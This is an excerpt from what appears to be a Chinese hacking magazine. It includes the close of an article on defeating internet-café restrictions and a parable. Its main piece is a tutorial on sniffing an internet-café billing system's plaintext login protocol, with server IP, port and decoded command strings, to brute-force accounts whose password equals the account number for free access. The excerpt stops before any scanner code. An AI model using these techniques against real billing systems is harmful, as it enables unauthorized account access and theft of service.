经常有人说“XX管理软件好强啊，谁帮我破了它”的话，其实管理软件在整个安全模式中唯一的作用只是用来计费的，它本身的限制功能只是一个陪衬而已。现今主要是通过修改注册表、第三方安全软件和修改系统DLL文件三个方面的结合来维护安全的。注册表这里就不说了。第三方安全软件就是Magic98.exe（“万象”系列管理软件专有的），其实它只能算一个辅助软件，因为它并不是一个单独运行的程序。至于修改系统DLL文件的方法正好弥补了前面的不足，通过修改系统的DLL文件，可以实现禁止删除文件、禁止IE下载、禁止IE另存为、禁止文件打开方式等许多功能。想必“精锐网吧辅助工具”大家都用过吧！然而真正能在无盘网吧中起作用的功能真的很少，原因是很多系统本身的文件或程序并不存在或者已经被改变了。这里建议大家在没有必要的情况下，尽量用功能专一的工具。

四、逻辑思维方面

看了上面所说的可能有人会问：“哇！那我看了那么多教程不都没有用了吗？难怪我总是没什么收获。”当然不是，从大的环境讲别人并不是按照你的环境去破解的，从小的环境讲即使用的是同一个管理软件的同一个版本，也不可能完全一样，因为每个做盘的技术人员或多或少都有自己独到的一面。所以你更应该结合自己的情况去分析别人的教程才对。另外我们要认识到，防御和破解都是在进步的，不能用老的方法去对待一切事物，学会分析才会有发现。不过这里有一个很有趣的事情，就是把破解98无盘的方法移植到XP无盘中去，多半方法都能通过，反过来却不怎么管用。至于为什么呢，大家可以自己去想想！


五、小结

文章写到这里就结束了，可能还会有一部分读者不知道如何去做！别着急，我将在《终结篇》中给大家指出本文中对应的破解实例，让你们体验一下没有黑软，也能破网吧的真正乐趣！

编辑点评： 本文作者详细分析了当今网吧的环境，让读者在破解的时候做到知己知彼。并且本文对网络上流传的一般的网吧破解方法进行了深入的剖析。读过本文，在深入地了解网吧环境之后，相信你以后在攻破网吧的时候一定会更加的得心应手。

雕虫小技之Windows服务器安全专辑

使用注册表编辑器的“权限”选项，禁止除管理员以外的任何用户，包括SYSTEM对注册表关键键值得更改，但保留读取的权限。如启动项。这样可保证关键设置不被修改



某人遇到了难事，便去寺庙里求观音。走进庙里，发现观音的像前正好也有一个人在拜，那人长得和观音一模一样，丝毫不差。


这人问："你是观音吗？"

那人答道："我正是观音。"

这人又问："那你为何还拜自己？"

观音笑道："我也遇到了难事，但我知道，求人不如求己。"

故事虽短，道理却很深刻。天涯希望那些天天喊着找师傅、上培训班的朋友都能静下心来看杂志，明白求人不如求己的道理，一步一个脚印地成长。



打造密码扫描器"免费上网"

smallrascal [S.C.T]&[A.V.T]

从本文你可以学到：
1、面对具体问题时的分析思路。
2、数据包的获取、过滤、分析和构造。
3、用VB实现数据交换的程序实现。

今天幸运之神特别照顾我，上网输入账号和密码都错了，竟然还能进去。不会吧，错了还能进？计费系统出错了？呵呵，我也是这么想的，立刻用计费系统的余额查询功能查看，这一查发现跳出来窗口中的名字竟然不是我的，看上去是一个MM的，即刻晕倒。不会吧，我啥时变性了？(**小编偷笑：自己变性了都不知道，嘿嘿！**)莫非是系统出错了？退出系统，重新输入账号和密码登录，再查余额，对了，现在是我的名字了。那刚才是怎么回事呢？为了搞清事情缘由，就有了下面的故事。

再次退出系统，用残留的记忆重新输入了账号和密码，然后抬头看了下屏幕，原来，刚才是我把账号和密码都输错了！因为账号比较长，想偷懒，就把密码设成与账号相同的了，这样只要复制粘贴就可以了。然而今天打错的账号，竟然和密码也是相同的，由此才产生了这次"事件"。既然有人和我的想法一样，利用社会工程学设想一下，应该还有更多的账号存在这个"问题"。为了验证这个想法，就从我的账号开始往下推算、测试。果不其然，仅仅用了一分钟就已经猜到了两个这样的账号，概率相当大！既然如此，何不用程序来扫描一下，吃顿"免费"的上网大餐呢！说干就干。

一、具体分析　找出原因

首先要找到计费系统的服务器所在，这个应该难不倒大家吧。在本机找到计费系统的程序名称，通过进程即可看到其连接的远程服务器和打开的对应端口。我比较喜欢冰刃，因为平时玩病毒、木马用顺手了，而且功能相当强悍。打开它，点击左边工具列表中的端口图标，立刻会在右边显示出此刻所有进程连接的机器及打开的端口，如图1所示。




图1　找到服务器的IP和端口号

图1中被选中的三行就是计费系统的进程elibclt.exe，其中192.168.2.6就是计费系统的服务器地址，对应的端口是13333，使用的是TCP协议。有人或许会问，为什么不是其他两个？因为0.0.0.0是没有分配IP地址前，本机分给自己的一个网络保留地址，这个地址和其它的机器不能通信，所以不可能是的。192.168.2.226是我正在使用机器的IP地址。现在我们已经拥有了网络连接所必需的东东，下面就请出监听专家——IRIS。

打开IRIS，首先要做的就是选择监听要用的网卡，这个就不多说了，一般机器就唯一的一块。为了监听后分析简单，需要设置监听过滤。点击左边工具列表中的Filters图标，会弹出过滤对话框。这里要说明一下，有些版本中的IP地址只能输入两位，也就是说100到255之间就没有办法输入了。其实还是有办法的，选中上方的IP地址，直接拖入对应的IP地址输入框，然后选中要修改的那位进行修改，这样就可以输入100至255之间的数了，图2所示的效果就是这么做的。




图2　在IRIS中设置过滤

图2中设置的过滤作用是只监听本机（192.168.2.226）和服务器（192.168.2.6）之间的数据通信，其他的全部忽略。接着点击工具栏上的绿色箭头开始监听。现在我们选择注销系统，然后输入账号和密码再次登录计费系统，这样就能够获取本机与服务器之间的通信数据包了。等登录完成后立刻点击工具栏上的红色方块终止监听，这样就只监听了计费系统的数据包，最小化了分析过程。下面我们来看看本机与服务器计费系统是如何进行互通工作的。




图3　在IRIS中寻找要求登录的指令

如图3所示，在Packet Decode那一栏中打开TCP header，

选中Data：XXbytes，在右下方就能看到发送或者接收的数据包了。左边一栏是十六进制代码，右边则是对应的ASCII码。其中被选中的一段就是我们要的真正的数据。

通过多次分析、尝试，发现上图中的<ELIB 1.0>1<L>1</ELIB>就是本机发给服务器要求登录的指令了。因为上面的数据包是注销过程，本文用不到，所以就不赘述了，有兴趣的朋友可以自己试试。下面用同样的方式看一下图4，<ELIB 1.0>1<L>2</ELIB>是服务器返回来的同意登录的指令，和上一条就差一个字符。




图4 找到服务器允许登录的指令

上面两张图是说明了要求登录与允许登录的过程，其实这个过程完全可以用普通的TCP连接来代替。继续，下面可是分析的核心部分了，不过也很简单，还是利用上面的方法进行分析。如图5所示，发往服务器的指令是<ELIB 1.0>1<L>2200203727 00203727</ELIB>，这里我们一个个来解释：<ELIB 1.0>1<L>2和</ELIB>是指令的固定部分，不用管它；第二个2是指登录使用的账号是条形码号。顺便说一下，这个计费系统可以用证件号和条形码号两种方式登录，证件号对应的字符是1，条形码号对应的则是2；“00203727 ”就是账号了，总共有20位长，但这里账号只有8位，所以后面用12个空格补足；剩下的00203727则是与该账号对应的密码。看到了吧，这里用的账号和密码是相同的。这条指令的完整功能是将账号和密码发往服务器。




图5 登录的账号和密码指令

如图6所示，其中的<ELIB 1.0>1<L>3</ELIB>是服务器返回给本机允许登录的指令。

图7中的<ELIB 1.0>1<R>1</ELIB>是本机发往服务器要求正常登录的指令。

